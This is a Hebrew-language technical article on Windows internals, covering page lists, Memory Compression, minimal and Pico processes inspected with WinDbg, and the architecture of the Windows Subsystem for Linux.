
קיימים מספר מצבים אשר יכולים להיות ל-Page, והם:

- Active/Valid - זהו Page שמוחזק על ידי Working Set של תהליך מסויים, או על ידי הקרנל (כמו nonpaged kernel page), וקיים לו PTE תקין שמצביע אליו (ה-valid bit שווה ל-1).
- Modified - זהו Page שהוסר מה-Working Set של תהליך מסויים, אבל כן היה בו שימוש (נכתב לתוכו מידע), ועדין המידע שבתוכו לא נכתב לדיסק.
- Standby - זהו Page שהוסר מה-Working Set של תהליך מסוים, אך כן היה בו שימוש. בשונה מ-Modified Pages, Page-ים אלו כן נכתבו לדיסק.

- Free - זהו Page שאין בו יותר שימוש, אך כתוב בתוכו עדיין מידע מלפני ששוחרר. אין לתת את ה-Page-ים האלו בעת הקצאה של Page חדש על ידי ה-user (למשל בעת ביצוע VirtualAlloc), בשל העובדה שכתוב שם מידע מתהליך אחר. אולם, יש שימוש ב-Page-ים אלו בעת הקצאות של Page-ים בקרנל, או בעת הקצאות של Page עבור טעינת קובץ. בשאר המקרים, יש לדאוג כי ה-Page המוקצה יהיה Zerored Page.
- Zeroed - זהו Page שאין בו שימוש, אך בשונה מה-Free Pages, כולו מכיל אפסים. זאת נעשה על ידי thread הנקרא Zero Page Thread, שלוקח Free Pages ומאפס את כל הביטים בתוכם. פרט לכך, יכולים להיווצר מקרים בהם ה-Page כבר מכיל כולו אפסים, ולכן יהיה במצב זה ולא במצב של Free.

<u>הערה</u>: קיימים עוד מצבים ל-Page-ים, כמו Bad, Modified no-write וכו', שלא תוארו על מנת לפשט את חלק זה.

לכל המצבים הללו, ה-Page-ים מסודרים ברשימות מקושרות, על מנת שיהיה יותר קל ל-Memory Manager לאתר Page-ים במצב מסוים. התרשים הבא מתאר את הרשימות הללו:



[מקור: https://blogs.msdn.microsoft.com/tims/2010/10/29/pdc10-mysteries-of-windows-memory-management-revealed-part-two]

במצב בו אין מספיק זיכרון לתהליך מסויים, ה-Memory Manager מעביר Page-ים מה-Working Set לתוך ה-Modified List, או אל ה-Standby List, במידה ולא נכתב לאותו Page מידע. במצב בו ה-Modified List גדולה מידי וה-Memory Manager מחליט שיש להפחית אותה, ה-Modified Page Writer מתחיל לכתוב Page-ים מה-Modified List לתוך הדיסק, וה-Page-ים יימצאו לאחר מכן ב-Standby List כ-cache. אולם, ה-Standby List נחשבת כחלק מהזיכרון הזמין שתהליכים יכולים להשתמש. כך למשל, במידה וה-Free/Zero Lists ללא משאבים לספק Page-ים, ה-Memory Manager ישתמש ב-Page מתוך ה-Standby List ויאפס אותו. במידה ויתבצע Page Fault עבור מידע שנמצא ב-Modified/Standby Lists, ה-Page יועבר חזרה אל ה-Working Set (ומכאן Soft Page Fault כי לא הזדקקנו לדיסק). אך, במידה

והמידע המבוקש נמצא בדיסק (למשל Page שנכתב לדיסק והוסר מתוך ה-Standby List), תתבצע Hard Page Fault ויוקצה Page חדש מתוך ה-Free List (בדרך כלל) ששם יוכל המידע שהיה קיים עד עתה בדיסק.

כך היה עד לפני קיומו של ה-Memory Compression. כעת, ל-Memory Manager קיימת האפשרות להעביר את המידע מתוך ה-Modified List אל ה-Working Set של ה-Memory Compression, במקום לכתוב בדיסק. חשוב לציין כי המידע הדחוס נשמר בתוך Working Set של תהליך, ולכן כל התהליך על אותם Page-ים דחוסים יכול להתבצע כפי שמתבצע על ה-Page-ים של תהליכים אחרים. כלומר, המידע הדחוס יכול לעבור אל ה-Modified List ובמידת הצורך להיכתב לדיסק ולהגיע ל-Standby List.

כיצד ה-Memory Compression פועל?

כאשר ה-Memory Manager יחליט שאין מספיק זיכרון פנוי ב-RAM, יוכל כעת לדחוס Page-ים (שבדרך כלל השימוש בהם היה נמוך) ולשמור את המידע כדחוס, במקום לכתוב את המידע לדיסק ישירות. במידה ויהיה צורך באותו Page, יתבצע התהליך ההפוך שלאחריו יוכל התהליך באותו Page.

כדי לבצע את תהליך זה, ה-Memory Manager משתמש ברכיב הנקרא Store Manager. ה-Store Manager אחראי לביצוע הדחיסה של ה-Page-ים ושמירה של המידע והדחוס יחד עם הכתובת הוירוטאלית שלו, ואף אחראי לאינטראקציה עם ה-Memory Management.

ה-Store Manager מכיל Stores, ששם נשמר כל המידע הדחוס. קיימת Store לכל התהליכים שאינם אפליקציות UWP (Universal Windows Platform) הנקראת System Store, ונוצר על ידי ה-Superfetch בעת טעינת המערכת. לעומת זאת, אפליקציות ה-UWP מתקשרות בעת יצירתן עם ה-Superfetch על מנת ליצור Store משלהן. ה-Stores נמצאות בתוך ה-Working Set של ה-Memory Compression בתוך ה-user space של התהליך, משום שזהו תהליך מינימלי ויכולה מערכת ההפעלה להשתמש במרחב הכתובות שנמצא ב-user mode כרצונה.

לכל Store יש מספר רכיבים שבתוכם מאחסן את המידע על ה-Page-ים ואת המידע שבתוכם לאחר הדחיסה. ראשית, כל Store מכיל עץ האחראי לשמירת המידע על ה-Page-ים, כאשר כל חוליה בו מצביעה על המקום שבו נמצא המידע הדחוס של אותו Page. אותו מידע דחוס נשמר במערך של Regions, כאשר כל region בעל ערך קבוע שניתן לקנפג (כברירת מחדל: 128 kb). המידע עצמו של ה-Page נשמר בחתיכות של 16 ביט. לאחר יצירה של Store, אין בה אף לא region אחד, ולכן ה-Store Manager מבצע אלוקציות ודיאלוקציות במידת הצורך.


בדומה למידע על ה-Page-ים, המידע על ה-regions נמצא אף הוא בעץ. בעת הוספה של Page דחוס והוצאה שלו, מעודכן המידע בעצים, ונבדק האם אין מספיק ב-region ל-Page או האם ה-region ריק

בהתאמה, שכן כך ה-Store Manager יכול לבצע הקצאות או שיחרורים של הזיכרון של ה-regions. חשוב להדגיש כי עד שה-region לא ריק לגמרי, לא יתבצע שחרור של הזיכרון. כמו כן, הוספה של Page תתבצע ב-thread עם low-priority (7), וביצוע decompression ל-Page תתבצע ב-parallel, שכן יש צורך באותו Page בתהליך מסויים.


ה-Memory Compression כתהליך מינימלי

בגרסאות הראשונות של Windows 10, ה-Memory Compression היה חלק ממרחב הכתובות של התהליך System. אולם, דבר זה היה נראה תמוה, שכן בעקבות כך היה נראה כי התהליך System צורך הרבה זיכרון, אך בפועל היה שומר את ה-Page-ים הדחוסים. לכן, הוחלט להפריד את תהליך זה מה-System, וכיום מהווה תהליך מינימלי. אמנם לא ניתן לראות את תהליך זה בתוך ה-Task Manager, אך ניתן לראות אותו מתוך הכלי Process Explorer. מתוך ה-Task Manager ניתן לראות את כמות הזיכרון הדחוס במערכת.

ה-Task Manager הינו כלי שמאפשר לראות את רוב התהליכים אשר רצים במערכת, ומידע נוסף על המערכת כמו השימוש ב-CPU, ב-RAM, בדיסק וכו'. על מנת לראות את כמות הזיכרון הדחוס במערכת יש לגשת את הטאב Performance, וללחוץ על החלק שמתאר את הזיכרון (Memory). כעת תוכלו לראות בחלון את השימוש של המערכת ב-RAM, את כמות הזיכרון הפיזי שזמינה במערכת וכו'. ליד כמות הזיכרון שנמצאת בשימוש במערכת, יימצא גודל הזיכרון הדחוס בסוגריים.




Process Explorer הינו כלי מתוך אוסף של כלים הנקרא SysInternals. כלי זה מאפשר לקבל מידע על כל התהליכים שקיימים במערכת, ואינפורמציה רחבה יותר ממה שמספק ה-Task Manager. בנוסף, ב-Process Explorer ניתן לראות את התהליך של Memory Compression ואת מרכיביו השונים.



ניתן לראות כי תהליך ה-Memory Compression הוא child process של system, מה שמצביע שזהו תהליך של המערכת. בנוסף לכך, ניתן להבחין כי ה-Working Set, שזהו גודל הזיכרון הפיזקלי שמשתמש התהליך, שווה בגודלו לכמות הזיכרון הדחוס במערכת שראינו ב-Task Manager. אם נלחץ התהליך נוכל לקבל מידע מפורט יותר על תהליך זה.

נוכל לראות כי אין Image file מסויים על תהליך זה, כלומר לא מופה שום קובץ executable לתוך תהליך זה - דבר המרמז לנו על היותו של התהליך תהליך מינמלי. אם נסתכל על הטאב של ה-Threads נראה כי ה-Threads מריצים את הפונקציה KeQueryNodeActiveAffinity. זוהי אינה הפונקציה שרצה כעת על ה-thread-ים בתהליך זה, אך ל-Process Explorer אין את ה-Symbols עבור תהליך זה. לכן, ניתן להשתמש בכלים אחרים, כמו Local Kernel Debugger, על מנת לראות את הפונקציות הללו. ההסבר על ה-kernel debugger המקומי נמצא בפסקה הבאה, אך אדגים שם גם את ה-thread-ים עצמם.



על מנת להראות שתהליך זה הינו באמת תהליך מינימלי, עלינו להראות שהפלאג Minimal אשר נמצא ב-EPROCESS הוא 1. על מנת לבחון את ה-EPROCESS נשתמש ב-Local Kernel Debugger. על מנת להריץ את ה-kernel debugger נשתמש ב-windbg, debugger ל-Windows, עם הפלאג kl. יש להריץ את ה-

windbg עם הרשאות Adminstrator. על מנת לתמוך ב-kernel debugging יש לעקוב אחרי המאמר הבא מתוך ה-MSDN.

נשתמש בפקודה:

```
!process cid 0
```

כאשר ה-cid הינו קיצור ל-CLIEND_ID, אשר מכיל HANDLE-ים ל-process ול-thread של אותו תהליך. במקרה שלנו, הערך שלו שווה ל-PID של התהליך, שאותו ניתן לקבל מתוך Process Explorer.

הוספת ה-0 בסוף זה על מנת לקבל תקציר של המידע של אותו תהליך:

```
lkd> !process bc8 0
Searching for Process with Cid == bc8
PROCESS ffffbc0cf57fc040
    SessionId: none  Cid: 0bc8    Peb: 00000000  ParentCid: 0004
    DirBase: 5c422002  ObjectTable: ffffcc085e889b40  HandleCount: <Data
Not Accessible>
    Image: MemCompression
```

ללא הפרמטר 0, נוכל לקבל מידע מורחב על התהליך שכן יספק לנו גם מידע על ה-thread-ים של התכנית עם שמות הפונקציות שרצות על ידי אותו thread-ים.

```
lkd> !process bc8
Searching for Process with Cid == bc8
PROCESS ffffbc0cf57fc040

THREAD ffffbc0cf57fe080  Cid 0bc8.0bd0  Teb: 0000000000000000
Win32Thread: 0000000000000000 WAIT: (Executive) KernelMode Non-Alertable
ffffbc0cf57ed7c0  NotificationEvent Not impersonating
        Owning Process            ffffbc0cf57fc040       Image:
MemCompression
        Attached Process          N/A            Image:         N/A
        Wait Start TickCount      1689535        Ticks: 6292
(0:00:01:38.312)
        Context Switch Count      31182          IdealProcessor: 0
        UserTime                  00:00:00.000
        KernelTime                00:00:00.078
        Win32 Start Address nt!SmKmStoreHelperWorker
(0xfffff8009c8fa0ec)

THREAD ffffbc0cf2cbe080  Cid 0bc8.203c  Teb: 0000000000000000
Win32Thread: 0000000000000000 WAIT: (Executive) KernelMode Non-Alertable
ffffbc0cfbc1f8d8  NotificationEvent ffffbc0cfbc1f8c0  NotificationEvent
Not impersonating
        Owning Process            ffffbc0cf57fc040       Image:
MemCompression
        Attached Process          N/A            Image:         N/A
        Wait Start TickCount      650399         Ticks: 1046000
(0:04:32:23.750)
        Context Switch Count      131            IdealProcessor: 1
        UserTime                  00:00:00.000
        KernelTime                00:00:00.000
        Win32 Start Address nt!SMKM_STORE<SM_TRAITS>::SmStReadThread
(0xfffff8009c8fb2a0)
```

ניתן לראות כי שתי הפונקציות שרצות על ידי ה-thread-ים הם SmKmStoreHelperWorker ו-SmStReadThread, אשר חלק מה-Store Manager ומנהלות את ה-Memory Compression.

יתרה מכך, נוכל לראות כי ה-Parent Id הינו 4, שזהו ה-PID הקבוע של התהליך System, כפי שראינו ב-Process Explorer. בנוסף לכך, נוכל לראות כי ה-PEB מצביע ל-NULL, ואף לכל thread (מהרצת הפקודה השניה) ה-TEB מצביע ל-NULL. דבר זה מרמז על היותו של התהליך מינימלי. בנוסף לכך, בשורה הראשונה של הפלט נוכל להבחין בכתובת ffff8f05b79942c0: זוהי הכתובת של האובייקט המייצג את התהליך בקרנל - ה-EPROCESS.

על מנת לקבל את המידע הנמצא ב-EPROCESS, נשתמש בפקודה dt nt!_EPROCESS addr כאשר addr זוהי הכתובת של ה-EPROCESS.

```
lkd> dt nt!_EPROCESS ffff9b080d86b040
   +0x000 Pcb              : _KPROCESS
   +0x2d8 ProcessLock      : _EX_PUSH_LOCK
   +0x2e0 RundownProtect   : _EX_RUNDOWN_REF
   +0x2e8 UniqueProcessId  : 0x00000000`00000bc8 Void

   +0x6cc Flags3           : 0x800001
   +0x6cc Minimal          : 0y1
   +0x6cc ReplacingPageRoot : 0y0
   +0x6cc DisableNonSystemFonts : 0y0

   +0x710 PicoContext      : (null)
```

נוכל להבחין כי בכתובת 0x6cc, התכונה Flags3, אשר נוספה ב-Windows 8.1, מכילה בביט הראשון שלה את הערך 1, שזהו הביט שמציין את היותו של התהליך מינימלי. Windbg נותן לנו פירוט על כל אחד מחלקיו של Flags3 ומציין כי Minimal שווה ל-0x1, מה שאומר שהתהליך מינימלי. פרט לכך, ניתן להבחין כי התכונה PicoContext שווה ל-null, מה שמבחין בין תהליך מינימלי ל-Pico Process.

Pico Processes & Providers

Pico Process הוא תהליך מינימלי שמחובר אל kernel-mode driver. דרייבר מסוג זה נקרא Pico Provider ותפקידו לשלוט בריצה שתתבצע בתוך התהליך. למעשה, השליטה שמסופקת ל-Pico Provider רבה כל כך, שמסוגל הדרייבר לחקות את ההתנהגות של מערכת הפעלה שונה, ובכך להריץ תוכניות שמיועדות למערכות הפעלה אחרות, מבלי שהתוכניות יהיו מודעות שהן רצות על Windows כלל. ה-Pico Provider אחראי ליצירת והריגת Pico Process ו-Pico Threads, טיפול כאשר Pico Process מבצע System calls, טיפול בחריגות ועוד. בדומה לתהליך מינימלי, pico process בעל מרחב כתובות ריק, ולכן לא נוצר בו PEB, TEB, KUSER_SHARED_DATA, ולא ממופים אליו DLLs וקובץ להרצה. כדי להבחין בין pico process ל-minimal process, התכונה PicoContext באובייקטים EPROCESS ו-ETHREAD שתהיה שונה מ-NULL כאשר התהליך הינו Pico Process. ה-threads של Pico process נקראים pico threads.

על מנת לתמוך במנגנון הזה, על דרייבר להירשם כ-Pico Provider באמצעות הפונקציה PsRegisterPicoProvider. לאחר ההירשמות כ-Pico Provider, הדרייבר מקבל רשימת פוינטרים לפונקציות שמאפשר לו לנהל Pico Processes:

- PspCreatePicoProcess, PspCreatePicoThread - יצירה של Pico Process ו-Pico Thread.
- PspTerminateThreadByPointer, PspTerminatePicoProcess - סגירה של Pico Process ו-Pico Thread.
- PsSuspendThread, PsResumeThread - השהייה והמשך של Thread.
- PspGetPicoProcessContext, PspGetPicoThreadContext - הגדרה וקבלה של הערך שבשדה Pico Context שנמצא באובייקטים EPROCESS ו-ETHREAD.
- PspSetPicoThreadDescriptorBase - השמה של ערכים ב-FS registers ו-GS, שבדרך כלל מצביעים למבני נתונים שמכילים מידע על thread מסוים (כמו TEB).

בנוסף לכך, שולח ה-Pico Provider אל ה-kernel קבוצת מצביעים לפונקציות שמהוות callbacks לאירועים שונים שיכולים להתבצע ב-Pico Process/Thread. ה-callbacks הם כאשר: Pico Thread מבצע system call, נזרקת שגיאה מתוך Pico Thread, יש בקשה לשם של Pico Process, Event Tracing for Windows מבקש את ה-stack trace של Pico Process, יש ניסיון לפתיחת Handle ל-Pico Process/Thread, יש ניסיון לסגירה של התהליך או thread, או כאשר התהליך או thread מסוים נסגר באופן בלתי צפוי. השימוש ב-API שמספק הרשמה של הדרייבר כ-Pico Provider ומספק את הטיפול ב-Pico Processes ו-Pico Threads, זמין כאשר PspPicoRegistrationDisabled הוא FALSE. שדה זה הופך ל-TRUE לפני שה-boot drivers נטענים. לכן, על הדרייבר להיטען לפני כל שאר הדרייברים, וזאת יכול להיות להתבצע רק אם הדרייבר חתום על ידי Microsoft Signer Certificate. כיום, השימוש היחידי ב-Pico Processes על ידי Windows הוא ה-WSL (Windows Subsystem for Linux), שמאפשר ריצה של פקודות bash והרצה של קבצי ELF שהדרייברים האחראים עליו הם Lxss.sys ו-LxssCore.sys.

Windows Subsystem for Linux

ה-WSL (Windows Subsystem for Linux) הינו פיצ'ר חדש שנחשף בעדכון של Windows 10, וזמין החל מהגרסה 1607. ה-WSL מספק סביבה שמסוגלת להריץ קבצי ELF ללא צורך בקומפילציה מחדש. באמצעות המנגנון החדש שנבנה כתוצאה מהפרוייקט Drawbridge המתואר בהקדמה, הצליחו Microsoft לספק הרצה של קבצי ELF ללא שום קוד של הקרנל של לינוקס עצמו.

לפני שנבין את המבנה של ה-WSL, נצטרך להבין את המושג Subsystem ואיך הוא מתקשר ל-WSL.

Subsystem

Subsystem הינה תצוגה מיוחדת לקרנל ולשירותים של מערכת ההפעלה עבור יישומים במערכת. למעשה, התפקיד של ה-Subsystem הוא לחשוף חלק מסויים מתוך השירותים של הקרנל, בדרך כלל של ה-Executive - השכבה העליונה של הקרנל שמספקת שירותים של מערכת ההפעלה הקשורה בניהול רכיבים של מערכת ההפעלה, כמו ניהול תהליכים, I/O, זיכרון וכו'.

במקור, ה-NT kernel תמכה ב-OS/2 וב-POSIX בנוסף ל-Win32 Subsystems. כל Subsystem סיפק ממשק ומימש את הפונקציות הנחוצות לריצה של תוכניות ב-Subsystem. ממשק זה בא לידי ביטוי במודולים ב-user land (DLLs), הנקראים ביחד Subsystem DLLs. למשל, ה-Windows Subsystem DLLs, מממשים את הפונקציות של ה-API (למשל kernel32.dll, user32.dll, advapi.dll וכו').

אך, לרוב ה-Subsystems הללו הוסרה התמיכה. למשל, התמיכה ב-OS/2 נמשכה עד ל-Windows 2000. התמיכה ב-POSIX נמשכה עד Windows XP, ולאחר מכן הוחלפה ב-SUA (Subsystem for UNIX-based Applications), אך גם התמיכה בה נפסקה לאחר Windows 7.


קיימים executables שאין להם Subsystem, או שיש להם Native Subsystem (המשמעות אותה משמעות). לכן, אותם executables לא יכולים להישען על שום Subsystem DLL, ומשתמשים ב-ntdll.dll, וב-Native API שהוא מספק על מנת לתקשר עם הקרנל. לכן, זוהי הסיבה ש-ntdll.dll מכיל פונקציות שמוכרות לנו משפת C, כמו sprintf, strncmp וכו': על מנת למנוע מימוש חוזר של אותן פונקציות שאותם executables משתמשים, הוחלט כי ימומשו ב-ntdll.dll.

מבנה ה-WSL

ל-WSL יש מספר רכיבים שמאפשר לו להריץ קבצי ELF ללא שינוי על Windows, ללא ידיעה בכלל שהם רצים על Windows. הוא משתמש במספר רכיבים שממשים את המנגנון של ה-Pico Processes, הכולל רכיבים הן ב-user mode והן ב-kernel mode:

- Lxss/LxCore drivers - הדרייברים הנמצאים ב-kernel mode, שנרשמים וממשים את המנגנון של ה-Pico Providers. דרייברים אלו אחראים ליצירה וטיפול ב-Pico Processes, וחיקוי ההתנהגות של הקרנל של Linux על מנת לאפשר את ההרצה של קבצי ה-ELF. בנוסף לכך, הם מממשים מערכת קבצים וירטואלית (VFS) שמהווה שכבה העוטפת את ה-NTFS ומדמה את מערכת קבצים של לינוקס (יורחב בהמשך). למעשה, ה-Lxss רושם את עצמו כ-Pico Proivder, אך הדרייבר שמספק את המימוש הוא ה-Lxcore. ה-Lxcore לא טוען עצמו כ-Pico Provider, מכיוון שמכיל כמות רבה של קוד שאין צורך שתיטען מוקדם כל כך, ולכן מטעמי ביצועים ה-Lxss נרשם כ-Pico Provider, ולאחריו נטען ה-Lxcore, אשר מעתיק את ה-Dispatch Tables של ה-Lxss.
- LXSS Manager service - הנמצא ב-user mode ומתווך בין ה-Pico Providers ל-bash.exe, ובכך מאפשר ל-bash.exe ליצור Linux instance חדש של ה-WSL ולהריץ את התכנית הרצויה (בדרך כלל, /bin/bash). המימוש של ה-LXSS Manager נמצא בתוך ה-lxssmanager.dll שמורץ על ידי svchost.exe, ורץ כ-PPL (Protected Process Light).
- Pico Processes - התהליכים המכילים את קבצי ה-ELF. אחד מהתהליכים האלו הוא ה-init deamon, וכל שאר התהליכים (למשל /bin/bash) מהווים ילדים שלו. בשל העובדה שה-WSL לא משתמש בקוד של הקרנל Linux, על Microsoft לכתוב init deamon משלהם.
- Windows Processes - קיימים שני קבצי exe שה-WSL משתמש בהם כדי לתקשר עם ה-LXSS Manager: bash.exe שדרכו ניתן ליצור Linux Instances חדשים (ומכאן מפעיל את ה-init deamon בהתחלה ולאחר מכן את התכנית הרצויה), ו-LxRun.exe על מנת לעדכן או לקנפג את ה-WSL.

לסיכום, המבנה של ה-WSL נראה כך:



[מתוך https://blogs.msdn.microsoft.com/wsl/2016/04/22/windows-subsystem-for-linux-overview]

כפי שניתן לראות, התרשים מתאר את היצירה של Linux Instance שבתוכו רץ bin/bash/ שנמצא בתוך Pico Process, וזאת נעשה על ידי ה-LXSS/LXCORE, שאחראים על ה-Pico Processes, ועל ידי ה- LXSS Manager שמתווך בין הדרייברים ל-bash.exe שאחראי ליצור Linux Instances.

Bash.exe מתקשר עם ה-LXSS Manager על ידי COM (Compoment Object Model). COM הינו סטנדרט בינארי ליצירת רכיבים שיכולים לתקשר אחד עם השני, ללא תלות אחד בשני. את אותם רכיבים/אובייקטים אנחנו ממשקים, כלומר כל אובייקט מממש ממשקים שמתארים את הפעולות שניתן לעשות על אותו אובייקט. כדי לבצע פעולות מסויימות, אנחנו קוראים לאחת הפונקציות שבאחד מהממשקים, כאשר המימוש נמצא במופע של אותו אובייקט של COM. כלומר, במקום שתהיה לנו גישה למופע של אובייקט של COM, ניתנת לנו גישה לממשק שאת הפעולות שהוא מספק אנו יודעים, וכאשר אנו מבקשים לבצע פעולה מסויימת, היא תבוצע לפי אותו מופע של האובייקט שנמצא מאחורי הקלעים.

המופע של אותו אובייקט יכול להיות ב-DLL, או בכלל מחוץ לאותו תהליך, זה לא באמת משנה: למבקש הפעולה (ה-client) לא משנה כיצד תתבצע הפעולה, היות והוא מודע לסוג הפעולות שיכולות להתבצע ולא למימושן. דבר זה הופך את המודל ללא תלות בשפה: אפליקציה ב-C# למשל יכולה לתקשר באמצעות COM עם שירות שמסופק על ידי בינארי ב-C++ למשל. במקרה שלנו, ה-LXSS Manager חושף עבור bash.exe ממשקים שאיתם הוא יכול לתקשר עם ה-LXSS Manager על גבי COM. אחד מהממשקים לדוגמה, הוא הממשק IID_ILxssInstance. ממשק זה מספק ביצוע פעולות על ה-Linux Instance לאחר שנוצר. למשל, ניתן לקבל את ה-id של אותו Linux Instance, ניתן ליצור תהליכי לינוקס דרכו וכו'. חשוב לציין כי אף ה-LxRun.exe מתקשר עם ה-LXSS Manager באמצעות COM. כל התקשורת באמצעות COM אל ה-LXSS Manager היא ללא תיעוד, ולכן היחידים שאמורים לבצע את התקשורת אל ה-LXSS Manager

אלו bash.exe ו-LxRun.exe. עם זאת, כן ניתן לתקשר עם ה-LXSS Manager באמצעות ה-COM Interfaces שהוא מספק.

ה-Lxss Manager מתקשר עם ה-LxCore על ידי ioctl. ioctl (I/O Control), הינה דרך לתקשר עם דרייברים מסוימים ובכך לגרום לביצוע פעולות מסוימות על ידי דרייברים ספיציפיים מה-user spaces. בלינוקס קיים ה-ioctl Syscall על מנת להשיג מטרה וזו, וב-Windows קיימת הפונקציה DeviceIoControl ב-kernel32.dll. במקרה זה, ה-Lxss Manager משתמש ב-ioctls על מנת לתקשר עם ה-LxCore ולבצע פעולות דרכו.

